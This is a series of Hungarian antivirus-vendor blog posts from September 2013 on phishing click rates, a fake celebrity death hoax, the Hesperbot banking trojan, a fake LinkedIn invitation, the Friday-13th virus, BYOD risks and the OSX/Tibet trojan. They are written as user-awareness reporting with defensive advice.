- Kisokos a Cryptolocker kártevő ellen
- A CryptoLocker esete a rendőrséggel
- Újabb URL ellenőrző motor a VirusTotalon
- Elhunyt Szőr Péter
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5484324

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Így kattintotok ti

2013.09.02. 14:16 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam social felmérés kattintás kártevők engineering

A klasszikus "Így írtok ti" után most ebbe a sémába tuszkoljuk bele a legutóbbi, amerikai internethasználatról szóló felmérés eredményét. Ugye mindig valami hasonlót szoktunk emlegetni social engineering átverések kapcsán, hogy **mindig van kb. 5% aki bedől, és így a kártevőterjesztőknek, bűnözőknek megéri. Most akkor benézünk a számok mögé, hogy valójában mennyi!**




A Halon amerikai internetezők körében 2013 augusztusában végzett vizsgálatának adatai szerint döntő többségük, egészen pontosan 94.7 százalékuk kapott már olyan e-mailt, amelyben vírus, kémprogram vagy valamilyen kártevő volt. Nagyjából 8.8%-uk meg is nyitotta az ilyen mellékletet megfertőzve ezzel a számítógépet, 30.2% azonban az utolsó pillanatban gyanút fogott. **A hamis üzenetek leggyakrabban valamilyen bank nevében érkeznek (15.9%), de előkelő helyen szerepelnek a hamis leveleknél a közösségi oldalak is, például a Facebook vagy a Twitter (15.2%) vagy a különféle online fizetési szolgáltatások 12.8%-ban**.



Minden harmadik amerikai beismerte, hogy simán megnyitja az ilyen leveket, ha az üzenet tárgya számára érdekesnek hangzik. **A nők inkább a közösségi oldalak nevében érkezőkre harapnak, míg a férfiak jobbára a pénzkereséssel, illetve szexuális témák esetén esnek kísértésbe**. Gyors haszon a tőzsdén, különleges gyógyszer akció, azonnali adóvisszatérítés, Windows crack, kiemelkedő jövedelem napi egy óra otthoni munkával, univerzális szériaszám generátor minden víruskeresőhöz, vagy Kournikova meztelen fotói. Pontosan ezért a 33%-os rátáért jó csalétek a vírusterjesztésben a különféle híresség meztelen fotóit ígérni. Erre az eredményre egyébként jól rímel az korábbi ESET felmérés, amiből kiderült, **a 18-29 évesek 17%-a szokta kikapcsolni a vírusirtóját azért, hogy fertőzött fájlokat tudjon elindítani, 12%-uk pedig azért, hogy fertőzött weboldalakat látogathasson**.



ól tettenérhető, hogy a szűrés ellenére beeső spamek, kéretlen üzenetek már régen nem reklámról, kéretlen értékesítési csatornákról szólnak, ahol hasonmás Rolex órát vagy olcsó Viagrát akarnak ránk sózni. Az ilyen üzenetek fő csapásiránya inkább a megtévesztés, sebezhetőséget tartalmazó melléklet vagy link felkínálása, adatlopás, vírusfertőzés. A **levél tárgysorának gyanús kinézete alapján70%-uk nem kattint rá ilyesmire, azzal is tisztában van 42%, hogy a csupa nagy betűvel írt szöveg szinte mindig kéretlen reklám, ezért elkerülik.**



Bár igaz, hogy az ismeretlen feladó, a furcsa nyelvezet, helyesírási hibák, idegennyelvű levél (56%), illetve gyanús formázás is árulkodó jel lehet, azt azért le kell szögezni, hogy **tökéletes helyesírású, látszólag ismerősünktől érkező üzenetben is simán kaphatunk kártevőt**. Mindenkinek meg kell tanulnia, hogy legyen óvatos, amikor találkozik gyanús e-mailekkel, amelyek eltéríthetik, megfertőzhetik a gépét, illetve pénzt csalhatnak ki tőle, és/vagy ellophatják a személyes adatait is. **Erre talán nem is kell jobb példa, mint a tavalyi New York Times szerkesztőség elleni sikeres incidens.**

Tetszik 6 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- A Facebook és a Microsoft együtt keresik a hibákat
- Negyedszázados a számítógépes féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5489030

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

R.I.P. Hannah Montana

2013.09.04. 12:57 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: video hoax facebook átverés hamis kártevő halálhír Miley Cyrus


Vajon mi lehet a közös az ezt a karaktert korábban megformáló Miley Cyrus színésznőben, Eminem-ben (polgári nevén Marshall Bruce Mathers) és Johnny Depp-ben? Kiderül minden a hajtás után...



És akkor Bud Spencert, Fidel Castrot vagy Chuck Norrist még nem is soroltuk fel az imént. Az nyert, akinek a "Notórius meghaló" című posztunk ugrott be azonnal. Ugyanis a kártevőterjesztők folyamatosan igyekeznek nem csak az aktuális évfordulókat, természeti katasztrófákat, királyi esküvőket, közelgő ünnepeket meglovagolni, és a szenzációhajhász valós hírekbe kártékony linkeket ágyazni, hanem **saját maguk is találnak ki hatásvadász hamis híreket. Itt persze csupa olyanra kell gondolni, amire várhatóan sokan fognak kattintani, vagyis hát ez a kamu halálhír a közös a leadben felsorolt hírességekben.**



Egy frissen terjedő Facebookos átverés szerint ugyanis a hollywoodi hírnév véget vetett az életének, és a stressz miatt állítólag felakasztotta volna magát. Hagyott egy video üzenetet is a rajongóknak, amit a kattintás után lehet megnézni (na persze ;-). A hír persze ugyanúgy nem igaz, mint ahogy Johnny Depp sem hunyt el 2010-ben autóbalesetben Franciaországban. Szóval nem érdemes megnyitni, ám ha valaki erre vagy hasonlóra mégis rákattintott, **célszerű utána ellenőrizni a Facebook alatt engedélyezett appok listáját, és szükség esetén kigyomlálni, törölni közülük** a kéretlen, szükségtelen elemeket.



Kicsit bizarr egy ilyen fiatal, 1992-ben született híresség hamis halálhírét kelteni, ami persze elvben előfordulhat, hiszen emlékezzünk csak Amy Winehouse esetére, nem végelgyengülésben hunyt el. Ám **ami az ilyen hamis halálhírnél még szintén előforduló trükk, ha egy az élők sorából valóban eltávozott hírességnek a haláláról állítólagos videót ajánlgatnak**. Ezt a fajta kíváncsiságot jól kihasználták például Osama Bin Laden vagy Khadhafi esetében. **Zárásképpen elmondhatjuk, a hírek világában is élni kellene valamiféle egészséges kontrollnak, gyanakvásnak, kiben és milyen portálokban, forrásokban bízhatunk, ha pedig valami meghökkentővel találkozunk, minimum ellenőrizzük le párhuzamosan máshol is. Mindenesetre talán annak is eljön majd egyszer az ideje, hogy a kéretlen spamet, vagy egy Facebook bejegyzést senki nem tekinti érdemi mértékadó hírforrásnak, és nem kattint reflexszerűen gondolkodás nélkül az ilyenekre.**

Tetszik 15 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Tűzre, vízre, és jelszóra vigyázzatok!
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5494890

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Itt egy új banki trójai skalpja

2013.09.09. 13:28 | Csizmazia István [Rambo] | 1 komment

Címkék: cseh posta malware trójai eset banki hesperbot


Elsősorban Törökországban, Csehországban, Portugáliában és az Egyesült Királyságban okozott eddig károkat. **A támadók célja, hogy megszerezzék a bejelentkezési adatokat, hogy hozzáférhessenek az áldozat bankszámlájához és rávegyék őket, hogy telepítsék a rosszindulatú program mobilokra optimalizált változatát Symbian, Blackberry és Android-alapú telefonjukra**.



Eredetileg augusztus elején fedezték fel Csehországban, az elkövetők ekkor regisztrálták be **a www.ceskaposta.net domaint, mely nagyon hasonló a Cseh Posta valódi oldalához, így próbálták megtéveszteni az áldozataikat. Az ESET rosszindulatú programokkal foglalkozó kutatólaborja szerint az alkalmazott malware egy banki trójai,** és sok tekintetben hasonló funkcionalitással, célokkal rendelkezik, mint a korábbról ismert hírhedt Zeus és SpyEye botnetes kártevők: banki adatokat igyekszik lopni. Talán emlékezetes lehet, hogy idén januárban mi is beszámoltunk itt a blogban egy olyan Zeus változatról, amelyik tökéletes magyarsággal hazai pénzintézetek ellen próbált támadást intézni.



Ám **a Hesperbot számos megoldásában jelentősen különbözik ezektől, így a szakértők szerint ez biztosan nem egy korábbi kórokozó új variánsa, hanem egyértelműen egy európai és ázsiai banki adatok megszerzésére specializálódott vadonatúj malware családdal van dolgunk.** Napjaink korszerű kártevőihez hasonlóan a Win32/Spy.Hesperbot is rendelkezik számos szokásosnak mondható funkcióval, mint például a billentyűleütés-naplózás, képernyőképek és képernyővideók titokban való készítési lehetősége, távoli proxy szerver használata.



Ugyanakkor ezenfelül néhány bonyolultabb trükkre is képes, mint például távoli és rejtett kapcsolódás a megfertőzött rendszerhez, **le tudja hallgatni a hálózati adatforgalmat is, valamint a HTML kódba való közvetlen injektálásra is használható**. Szakértők szerint nem meglepő, hogy a támadók a postai szolgáltatásokat tartalmazó (csomag nyomonkövetési információk), adathalászó e-maileken keresztül próbálták meg futtatni a rosszindulatú programokat, ugyanis ezt a fajta technikát már nagyon sokszor alkalmazták korábban is.



Robert Lipovsky, az ESET malware kutatója szerint az ESET Smart Security és az ESET Mobile Security termékek tökéletes védelmet nyújtanak ilyen fajta fenyegetések ellen. A WeLiveSecurity.com oldal blogposztjában még több információt találnak a Hesperbot malware elemzéséről, illetve **maga a WeLiveSecurity.com az ESET új felülete, amely rendszeresen a legfrissebb információkkal, elemzésekkel és hasznos biztonsági tippekkel szolgál az érdeklődőknek.**

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Elhunyt Szőr Péter

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5503267

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.09.09. 18:40:26

Közben megérkezett a részletes technikai elemzés folytatása is, benne az eltérített certificate ellenőrzéssel:
www.welivesecurity.com/2013/09/09/hesperbot-technical-analysis-part-22/

LinkedIn meghívó. Vagy mégsem?

2013.09.10. 14:17 | Csizmazia István [Rambo] | 1 komment

Címkék: spam social vagy átverés oldal viagra mégsem engineering gyógyszerész

Vagy mégsem? rovatunk már a sokadik epizódját számlálja, volt itt Java frissítéstől kezdve, Microsoft Update-en át, Google Plus meghívó, iTunes számla, e-mail a Youtube-tól, írt nekünk a CERT és még számos eredetinek álcázott átverési kísérlet. **Ezúttal LinkedIn meghívót sodort a szél a postaládánkba, nézzünk hát bele!**



Sebastien Picouret láthatóan mert nagyot álmodni, és ez nem másról szólt, mint hogy váratlanul ír nekünk, **nem lépnénk-e ővele bensőséges LinkedIn kapcsolatba. Sebastien Picouret látszatra egy megbízható derék ember, állítólag a Franklin-McKinley körzeti iskola tanára**, ám sajnálatos módon akár a profilját szeretnénk megtekinteni ("View profile"), akár leiratkoznánk a hasonló barátkereső levélfolyamról ("Unsubscribe"), akár pedig megpróbálnánk megérteni, mi az ördögért kapunk mi ilyeneket ("Learn why we included this"), **egyenesen a hxxp://redchilliesvfx.com/ egy kártékony kódot tartalmazó aloldalára jutunk az esetleges kattintás után.**





A további átirányítgatás során először a hxxp://associatesbreath.biz/ weboldal egy PHP nyelvű oldalának kilométeres scriptje fogad, **ám ez még nem a végállomás, hiszen itt már csak a szokásos exploitos, űrlapkitöltögetős vagy a harmadik lehetséges opció, az olcsó Viagrát kínálgató kanadai gyógyszerész oldalba futhatunk bele**. Itt ez utóbbi történik az orosz hxxp://doctorhccp.ru/ domén a valódi vége a böngészőkliens ping-pong meccsnek.







A [LinkedIn-nel kapcsolatos támadások eléggé nagy népszerűségnek örvendenek](), legutóbb májusban igyekeztünk hasznos tanácsot adni az adathalászat elkerülésére. Mindenesetre továbbra se kattintsunk bambán kizárólag a képernyő kinézet alapján, hanem mindig **ellenőrizzük a hivatkozáshoz tartozó URL sort, ehhez elég az egeret a link fölé vinni (hover).**



Haladó csoportosak az IP címet is csekkolhatják, ha nem egyezik a szokásossal, az is árulkodó lehet, és elkerülhetjük az ilyen LinkedIn helyett Viagra típusú szituációkat.

Tetszik 9 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 1 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kisokos a Cryptolocker kártevő ellen
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- A CryptoLocker esete a rendőrséggel

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5505670

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



pingwin · http://pingwin.blog.hu 2013.09.15. 07:01:04

olyan levelet kaptam, hogy valaki követni akar

infoaxe.net oldal, azt se tudom mi az, nagy képre kattintsak, hogy elfogadom, vagy nem a felkérést

És akkor újra péntek 13.


2013.09.13. 15:19 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: vírus péntek 13 friday dos jerusalem

2013. szeptember 13. péntek. Néhányszor már visszaemlékeztünk, milyen is volt a korai DOS-os hősi időkben a vírusvédelem, melynek egyik rettegett napja éppen a tizenharmadika péntek volt. **Ma már persze megmosolyogtató az olyan jó tanács, hogy ne kapcsoljuk be ilyenkor a számítógépeket.**



Egyik korai, még 2008-as posztunkban szó volt róla, hogy 1989-ben Péntek 13 névvel jelent meg egy új vírus, amely program és overlay állományokat fertőzött, illetve írt felül. **Egyéb ismert (Alias) nevei voltak még: Jerusalem, Israel, 1813**. Akkoriban sem volt a számítógépes mentés túlzottan népszerű szabadidős tevékenység, így az ilyen mondat, mint például ***"On that date, the virus deletes every program file that was executed."*** nem hangzott túl biztatóan. Ma már szerencsére nincsenek így veszélyben az elindított végrehajtható állományaink, ám nem szabad elfelejtkezni arról, hogy a kártevők száma viszont azóta is exponenciálisan növekszik, egyöntetű vélemények szerint is meghaladja már a 130 milliós számot.



Egyik későbbi 13-án pedig végigvettük a leckét a mentésekről, benne olyan alapvetően fontos dolgokkal, mint például **csak a kipróbált és letesztelt mentés ér valamit**, illetve azt is hozzátehetjük nyomban, hogy a fizikailag teljesen különböző helyen tárolt mentésünket, illetve adathordozót érdemes titkosítottan tárolni, mert ugye mi van, ha csak azt lopják el.



Zárásképpen pedig még egy gondolat erejéig érdemes visszatérni a Péntek 13 kapcsán a "ne kapcsoljuk be ilyenkor a számítógépeket" és hasonló korabeli elmés jó tanácsokra. Volt aki persze így gondolkodott, és aznap tényleg nem használta, de **olyan is akadt, aki azt gondolta, ő majd jól átállítja a rendszerórát, és akkor meg is oldotta a veszélyhelyzetet védekezés, mentesítés, vírusvédelem nélkül.** Igen ám, csak hogy a kreativitás már akkor is ott volt a vírusírók svájci bicskáján, így aztán kisvártatva a Durban vagy **más néven Saturday14th vírus is színre lépett, és csak erre várt: ő már 14 szombaton kaszálta le a programokat a gépről.**

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Kellemes Karácsonyi Ünnepeket
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Spammelés antivírus cégek nevében
- Újabb URL ellenőrző motor a VirusTotalon

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5511047

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Otthoni munka - céges adatokkal, kérdőjelekkel

2013.09.16. 15:41 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: biztonság otthoni munkavégzés byod


"A kockázatokról és mellékhatásokról kérdezze meg számítástechnikai osztályvezetőjét, illetve rendszergazdáját" - fogalmazhatnánk így is. Egy friss felmérés mindenesetre valóban megkérdezett számos felhasználót erről. **Az Iron Mountain által az otthonról végzett távmunka biztonságát vizsgáló kutatás eredményeibe nézünk most bele**.



Az otthoni munkavégzés egyre népszerűbb Európában - a megkérdezett dolgozók 2/3-a teljesen vagy legalább részidőben dolgozik így - ám mindössze csak 18 százalék mondta azt, hogy munkaadója adott számára valamilyen útmutatást, konkrét előírást, mit tartson be, hogyan dolgozhat távolról biztonságosan. Az eredmények szerint mintegy kétezer megkérdezett közül 67% nem biztonságos módon éri el otthonról a vállalati intranetet, és egynegyedük semmilyen biztonsági intézkedést nem tesz, ha a saját számítástechnikai eszközét beviszi a munkahelyére.



A BYOD-dal kapcsolatosan az sem hangzik túl biztatóan, hogy a munkavállalók tizede az érzékeny vállalati adatokat is tartalmazó saját tulajdonú hordozható eszközeit bevallottan csatakoztatja időnként nyitott wifi hálózatokra is, és **7% még azt is elismerte, hogy vállalati adatokat küldött vagy fogadott az ilyen nem megbízható publikus hálózaton keresztül.**



Az ESET 2012-ben készített egy felmérést az amerikai munkavállalók körében, ám ebből az derült ki, hogy a megkérdezettek 90%-a az utóbbi egy év folyamán nem részesült a számítógéppel, illetve a személyes adatok védelmével kapcsolatos biztonsági tréningben. Tovább súlyosbította a helyzetet, hogy **68%-uk sajnálatos módon semmilyen biztonsági tanfolyamon, oktatásban nem részesült még soha életében**. Hogy javuljon a személyes és vállalati adatok védelme, úgy minden egyes szereplőnek el kell végeznie ehhez a maga a feladatát, így kiemelten fontos, hogy a munkáltatóknak is rendszeres tanfolyamokat kell biztosítania.



Szintén tavalyi felmérés járta körül ugyancsak az amerikai munkavállalók körében a BYOD kérdéskört. Eszerint a dolgozók mintegy 80%-a használ így különféle eszközöket, laptoptól kezdve a tableteken át az iPhone, Windows Mobile és Androidig. Ugyancsak érdekes az az adat, amely szerint **vállalati adatokat, fájlokat az okostelefonok 24%-án tárolnak a dolgozók, míg laptopok és PC számítógépek esetén ez már 41% és 47%.** Eközben viszont a vállalati adatok titkosítása már csak a készülékek egyharmadán történik meg. Szóval **akár a tavalyi, akár az idei friss felméréseket nézzük, láthatóan sok feladat vár még megoldásra a cégeknél az információs folyamatok biztonságával kapcsolatosan**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Egy Skype támadás margójára
- Negyedszázados férgek - októberi adatok
- Negyedszázados a számítógépes féreg
- Pacemaker wifi hack veszély

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5517268

□ommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A Tibeti Macintosh kártevő nem adja fel


2013.09.18. 12:14 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: apple java macintosh osx tibet trójai kártevő applet itw

Korábban már írtunk **OS X alatt terjedő politikai kémprogramokról. Most éppen az OSX/Tibet trójai negyedik variánsát észlelték In the Wild**, amiben annyi lehet a fő érdekesség, hogy a Flashback-hez hasonlóan már itt sem kell hozzá kattintani, anélkül is tud fertőzni.



Eredetileg 2012. márciusában fedezték fel azt a feltehetően kínai eredetű malware kódot, amelynek egyetlen célja a számítógépes kémkedés volt. **Azért kapta a "Tibet" elnevezést, mert mint az akkori elemzéskor kiderült, a kártékony kódot tartalmazó e-mail üzeneteket kifejezetten a tibeti aktivistáknak küldték szét célzottan**.



Ennél a mostani változatnál a kutatók egy új trükköt is megfigyeltek. A kártevő egy Java applet segítségével érkezik egy rosszindulatú webhelyről, **amely a sebezhetőség miatt letöltődik és észrevétlenül le is fut anélkül, hogy ehhez bármiféle felhasználói közbeavatkozás, magyarul júzer kattintás kellene**. Az OSX/Tibet.D nevű kártékony kód hátsóajtót nyit a megtámadott számítógépen, ahol távolról hozzáférést lehet nyerni az irányításhoz: képernyőkép lopás, tetszőleges fájlok fel- vagy letöltése, és távoli parancsfuttatás.



Sokszor és sokan mondják fölényesen, hogy a Macintoshon nincsenek is vírusok. Ez bizonyos értelemben igaz, ám azt nem szabad elfelejteni, hogy **rosszindulatú szoftverek viszont mégis csak kerülhetnek rá, ebben a 600 ezer gépet megfertőző Flashback botnet esete azért nagy figyelmeztetés volt**. A védekezéshez, ahogy azt már korábban sokszor elmondtuk, **feltétlenül javasolt az érintett CVE-2013-2465 és CVE-2013-2471 Java sebezhetőségek befoltozása,** emellett természetesen segítséget nyújthat egy internetbiztonsági

csomag használata is.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- Kellemes Karácsonyi Ünnepeket
- Kisokos a Cryptolocker kártevő ellen
- A CryptoLocker esete a rendőrséggel
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5522073

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.


Nincsenek hozzászólások.

Taroltak a kártevővel fertőzött weboldalak


2013.09.20. 11:04 | Csizmazia István [Rambo] | Szólj hozzá!

